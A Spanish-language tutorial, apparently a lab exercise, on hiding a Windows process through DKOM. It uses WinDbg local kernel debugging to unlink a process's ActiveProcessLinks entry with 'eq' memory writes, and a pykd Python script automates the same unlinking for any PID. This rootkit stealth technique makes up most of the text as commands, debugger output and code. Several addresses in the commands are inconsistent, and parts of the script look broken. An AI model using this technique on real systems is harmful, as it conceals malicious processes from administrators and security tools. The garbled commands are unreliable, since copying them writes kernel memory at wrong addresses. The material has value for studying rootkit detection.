

## Ocultar un proceso usando DKOM y windbg

<b>1. ¿Que es WinDBG?</b> .....	<b>2</b>
<b>2. ¿Que es DKOM?</b> .....	<b>2</b>
<b>3. Ocultar un proceso usando windbg</b> .....	<b>2</b>
3.1. Abrir windbg como administrador y pulsar file - attach to kernel - Local.....	2
3.2. Buscar el PID del proceso que se desea ocultar usando process hacker.....	3
3.3. Buscar información sobre este proceso usando windbg.....	4
3.4. Obtener información sobre la estructura eprocess del proceso.....	6
<b>4. Automatizar el proceso usando un script</b> .....	<b>9</b>

# 1. ¿Que es WinDBG?

WinDbg es una herramienta avanzada de depuración proporcionada por Microsoft, utilizada principalmente para la depuración de aplicaciones y drivers en sistemas Windows. Permite a los desarrolladores y administradores de sistemas examinar detalladamente el estado de un sistema en tiempo real, ayudando a identificar y solucionar errores, analizar el comportamiento del sistema y detectar problemas de rendimiento o seguridad.


# 2. ¿Que es DKOM?


Direct Kernel Object Manipulation (DKOM) es una técnica común de rootkits en Windows utilizada para ocultar procesos, controladores, archivos y conexiones intermedias del administrador de tareas y del programador de eventos.

# 3. Ocultar un proceso usando windbg







Los pasos para aplicar esta técnica usando windbg son los siguientes:

## 3.1. Abrir windbg como administrador y pulsar file - attach to kernel - Local






### 3.2. Buscar el PID del proceso que se desea ocultar usando process hacker

	ProcessHacker.exe	3892	1.50		25.28 MB	DESKTOP-3I3D36I\AA
	vmtoolsd.exe	2476	0.07	1.34 kB/s	29.94 MB	DESKTOP-3I3D36I\AA
	Notepad.exe	9580			17.55 MB	DESKTOP-3I3D36I\AA
	msedge.exe	10024	0.40	12.17 kB/s	43.67 MB	DESKTOP-3I3D36I\AA
	msedge.exe	10052			2.12 MB	DESKTOP-3I3D36I\AA
	msedge.exe	8344	0.01		26.28 MB	DESKTOP-3I3D36I\AA

En este caso se ha decidido ocultar el proceso Notepad.exe con PID 9580.

### 3.3. Buscar información sobre este proceso usando windbg

Se convierte el valor del PID de decimal a hexadecimal



**!process 256C 0**

```
lkd> !process 256C 0
Searching for Process with Cid == 256c
PROCESS ffffdf080540f080
  SessionId: 1  Cid: 256c  Peb: 77d4f4000  ParentCid: 1784
  DirBase: 1c6f12002  ObjectTable: fffffcb80b6962dc0  HandleCount: 719.
  Image: Notepad.exe
```



Como se puede ver, la dirección de la estructura eprocess del proceso Notepad.exe es:

**ffffdf080540f080**

La versión del sistema operativo instalado es:

```
lkd> vertarget
Windows 10 Kernel Version 22621 MP (2 procs) Free x64
Product: WinNt, suite: TerminalServer SingleUserTS
Edition build lab: 22621.1.amd64fre.ni_release.220506-1250
Kernel base = 0xfffff805`80600000 PsLoadedModuleList = 0xfffff805`81213150
Debug session time: Sun Jun 30 10:51:49.222 2024 (UTC - 7:00)
System Uptime: 0 days 0:37:24.923
```


Es necesario saber la versión del kernel del sistema operativo ya que las estructuras cambian con cada versión.



> Home / Kernels / x64 / Windows 11 / 22H2 (2022 Update, Nickel R1) / \_EPROCESS

## \_EPROCESS

Windows 11 21H2 (Original Release, Cobalt)      Windows 11 22H2 (2022 Update, Nickel R1)      Windows 11 23H2 (2023 Update, Nickel R2)



```
//0xb80 bytes (sizeof)
struct _EPROCESS
{
    struct _KPROCESS Pcb; //0x0
    struct _EX_PUSH_LOCK ProcessLock; //0x438
    VOID* UniqueProcessId; //0x440
    struct _LIST_ENTRY ActiveProcessLinks; //0x448
    struct _EX_RUNDOWN_REF RundownProtect; //0x458
    union
    {
        ULONG Flags2; //0x460
        struct
        {
            ULONG JobNotReallyActive:1; //0x460
            ULONG AccountingFolded:1; //0x460
            ULONG NewProcessReported:1; //0x460
            ULONG ExitProcessReported:1; //0x460
        }
    }
}
```

copy

En esta última imagen, se puede ver que el desplazamiento de la estructura ActiveProcessLinks es 0x448.

### 3.4. Obtener información sobre la estructura eprocess del proceso

dt \_EPROCESS fffff080540f080

```
lkd> dt _EPROCESS fffff080540f080
nt!_EPROCESS
+0x000 Pcb : _KPROCESS
+0x438 ProcessLock : _EX_PUSH_LOCK
+0x440 UniqueProcessId : 0x00000000`0000256c Void
+0x448 ActiveProcessLinks : _LIST_ENTRY [ 0xffffdf08`053484c8 - 0xffffdf08`052df4c8 ]
+0x458 RundownProtect : _EX_RUNDOWN_REF
+0x460 Flags2 : 0xd094
+0x460 JobNotReallyActive : 0y0
+0x460 AccountingFolded : 0y0
+0x460 NewProcessReported : 0y1
+0x460 ExitProcessReported : 0y0
+0x460 ReportCommitChanges : 0y1
+0x460 LastReportMemory : 0y0
+0x460 ForgetWakeChange : 0y0
```

En esta imagen se puede ver que ActiveProcessLinks es una estructura del tipo LIST\_ENTRY y tiene un desplazamiento desde la dirección base de eprocess de 448.

> Home / Kernels / x64 / Windows 11 / 22H2 (2022 Update, Nickel R1) / \_LIST\_ENTRY

## \_LIST\_ENTRY

Windows 11 21H2 (Original Release, Cobalt)      Windows 11 22H2 (2022 Update, Nickel R1)      Windows 11 23H2 (2023 Update, Nickel R2)

```
//0x10 bytes (sizeof)
struct _LIST_ENTRY
{
    struct _LIST_ENTRY* Flink;           //0x0
    struct _LIST_ENTRY* Blink;          //0x8
};
```


copy

Esta estructura se puede ver con el siguiente comando:


**dt \_LIST\_ENTRY fffdf080540f080+448**

```
lkd> dt _LIST_ENTRY fffdf080540f080+448
nt!_LIST_ENTRY
[ 0xffffdf08`053484c8 - 0xffffdf08`052df4c8 ]
+0x000 Flink      : 0xffffdf08`053484c8 _LIST_ENTRY [ 0xffffdf08`0508a4c8 - 0xffffdf08`0540f4c8 ]
+0x008 Blink      : 0xffffdf08`052df4c8 _LIST_ENTRY [ 0xffffdf08`0540f4c8 - 0xffffdf08`056c8508 ]
```

Contiene las direcciones de ActiveProcessLinks de los procesos a los que está enlazado.



El objetivo es modificar los valores de `ActiveProcessLinks` para desenlazar el proceso que se quiere ocultar.



Como se puede ver en la imagen,

FLINK en EPROCESS 1 debe apuntar a EPROCESS 3

BLINK en EPROCESS 3 debe apuntar a EPROCESS 1

Image	PID	EPROCESS	ActiveProcessLinks	Flink	Blink
Notepad.exe	256C	ffffdf080540f080	ffffdf080540f4c8	ffffdf08053484c8	ffffdf08052df4c8

Se realizan las siguientes operaciones para modificar los valores y desenlazar el proceso.

```
eq fffffdf08052df4c8 fffffdf08053484c8
eq fffffdf08053484c8+8 fffffdf08052df4c8
```


Antes:

```
lkd> dt LIST_ENTRY fffffdf080540f080+448
nt!_LIST_ENTRY
[ 0xffffdf08053484c8 - 0xffffdf08052df4c8 ]
+0x000 Flink : 0xffffdf08053484c8 _LIST_ENTRY [ 0xffffdf080508a4c8 - 0xffffdf080540f4c8 ]
+0x008 Blink : 0xffffdf08052df4c8 _LIST_ENTRY [ 0xffffdf080540f4c8 - 0xffffdf08056c8508 ]
```

Name	Value	TID	Index	Thread
csrss.exe	648	0.08	1.96 MB	Client Server Runtime Process
winlogon.exe	716		2.58 MB	Windows Logon Application
fontdrvhost.exe	972		1.56 MB	Usermode Font Driver Host
dm.exe	1076	0.34	129.4 MB	Desktop Window Manager
explorer.exe	6020	0.29	96.92 MB	Windows Explorer
SecurityHealthSystray.exe	8088		1.8 MB	Windows Security notification...
DbgXShell.exe	2616	0.10	612 B/s	WinDbgX
EngHost.exe	9000	0.03	612 B/s	Debug Engine Host Process
ProcessHacker.exe	3892	1.80	25.77 MB	Process Hacker
vmtoolsd.exe	2476	0.09	1.34 kB/s	VMware Tools Core Service
Notepad.exe	9580		17.34 MB	Microsoft Edge
msedge.exe	10024	0.01	55.38 MB	Microsoft Edge



Despues:





Como resultado, el proceso ya no aparece en la lista de procesos activos.


## 4. Automatizar el proceso usando un script en python

Se ha realizado el siguiente script usando la librería PYKD de python para automatizar el proceso anterior y poder ocultar un proceso usando DKOM.

```
Script_DKOM.py
1 import pykd
2 import re
3
4 # Pedir como entrada el PID del proceso que se quiere ocultar
5 pid = input("Introducir el PID del proceso que se desea ocultar: ")
6
7 print("\nBuscando proceso con PID: " + pid + "\n")
8
9 # Obtener info del proceso
10 process_info = pykd.dbgCommand("!process " + str(hex(int(pid))) [2:] + " 0")
11
12 # Extraer la direccion de eprocess y el nombre del proceso
13 process_match = re.search(r"PROCESS (\w+)", process_info)
14 image_match = re.search(r"Image: (\w+\\.\\w+)", process_info)
15
16 # Mostrar informacion del proceso encontrado
17 if process_match and image_match:
18     eprocess = process_match.group(1)
19     process_name = image_match.group(1)
20     print("Se ha encontrado el proceso: " + process_name + " con direccion eprocess: " + eprocess)
21 else:
22     print("No se ha encontrado el proceso")
23
24 # Obtener direcciones de ActiveProcessLinks de los procesos anterior y posterior
25 ActiveProcessLinks = pykd.dbgCommand("dq " + eprocess + "+448 L2")
26 flink_ActiveProcessLinks = ActiveProcessLinks.split(' ')[1].split(' ')[0]
27 blink_ActiveProcessLinks = ActiveProcessLinks.split(' ')[1].split(' ')[1]
28
29 # Obtener los nombres de los procesos anterior y posterior y los PIDs
30 # FLINK
31 flink = pykd.dbgCommand("da " + flink_ActiveProcessLinks + "-448+5a8")
32 flink_pid = pykd.dbgCommand("dd " + flink_ActiveProcessLinks + "-448+440 L1")
33 print("El nombre del proceso posterior es: " + flink.split('\"')[1] + " con PID: " + flink_pid.split(' ')[1].lstrip('0'))
34 # BLINK
35 blink = pykd.dbgCommand("da " + blink_ActiveProcessLinks + "-448+5a8")
36 blink_pid = pykd.dbgCommand("dd " + blink_ActiveProcessLinks + "-448+440 L1")
37 print("El nombre del proceso anterior es: " + blink.split('\"')[1] + " con PID: " + blink_pid.split(' ')[1].lstrip('0'))
38
39 # Modificar los valores de FLINK y BLINK para ocultar el proceso
40 print("\nOcultando el proceso: " + process_name)
41 pykd.dbgCommand("eq " + blink_ActiveProcessLinks + " " + flink_ActiveProcessLinks)
42 pykd.dbgCommand("eq " + flink_ActiveProcessLinks + "+8 " + blink_ActiveProcessLinks)
43 print("\nProceso ocultado con exito!")
```

Se inicia el script y se introduce el PID del proceso que se quiere ocultar. En este caso **mspaint.exe** con PID **4024**





Como se puede ver, el proceso sigue en ejecución pero ha desaparecido de process hacker.